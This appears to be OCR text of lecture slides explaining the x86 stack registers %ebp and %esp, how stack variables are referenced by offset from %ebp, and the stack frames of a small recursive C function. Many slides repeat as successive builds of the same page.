
Stack Related Registers



Base Pointer Register (%ebp) containing the address of the ***bottom** of the stack frame*

Stack Pointer Register (%esp) containing the address of the ***top** of the stack frame*


Stack Related Registers



Base Pointer Register (%ebp) containing the address of the ***bottom*** *of the stack frame*

Stack Pointer Register (%esp) containing the address of the ***top*** *of the stack frame*

Stack Related Registers




Base Pointer Register (%ebp) containing the address of the ***bottom** of the stack frame*

Stack Pointer Register (%esp) containing the address of the ***top** of the stack frame*

Referencing Stack Variables

%ebp	A memory address
(%ebp)	The value at memory address %ebp (like dereferencing a pointer)




Expression	Value
%ebp	0xFF33440C
%ebp - 4	0xFF334408
%ebp - 8	0xFF334404
-4(%ebp)	1
-8(%ebp)	2
-C(%ebp)	3
(%ebp)	9
+4(%ebp)	???

Base Pointer Register (%ebp) containing the address of the ***bottom** of the stack frame*

Stack Pointer Register (%esp) containing the address of the ***top** of the stack frame*

Referencing Stack Variables

%ebp	A memory address
(%ebp)	The value at memory address %ebp (like dereferencing a pointer)




Expression	Value
%ebp	~~0xFF33440C~~ 0xFF334408
%ebp - 4	~~0xFF334408~~ 0xFF334404
%ebp - 8	~~0xFF334404~~ 0xFF334400
-4(%ebp)	~~1~~ 2
-8(%ebp)	~~2~~ 3
-C(%ebp)	~~3~~ ???
(%ebp)	~~9~~ 1
+4(%ebp)	~~???~~ 9

Base Pointer Register (%ebp) containing the address of the ***bottom** of the stack frame*

Stack Pointer Register (%esp) containing the address of the ***top** of the stack frame*

Referencing Stack Variables

`%ebp`	A memory address
`(%ebp)`	The value at memory address %ebp (like dereferencing a pointer)




Expression	Value
%ebp	~~0xFF33440C~~ 0xFF334408
%ebp - 4	~~0xFF334408~~ 0xFF334404
%ebp - 8	~~0xFF334404~~ 0xFF334400
-4(%ebp)	~~1~~ 2
-8(%ebp)	~~2~~ 3
-C(%ebp)	~~3~~ ???
(%ebp)	~~9~~ 1
+4(%ebp)	~~???~~ 9

It is really important to keep track of the %ebp and %esp registers at the right positions for correct variable referencing and indexing, otherwise, we result on a chaos!


STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
   if(n > 1)
      countUp(n-1);
   printf("%d\n", n);
}
```




STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
   if(n > 1)
      countUp(n-1);
   printf("%d\n", n);
}
```



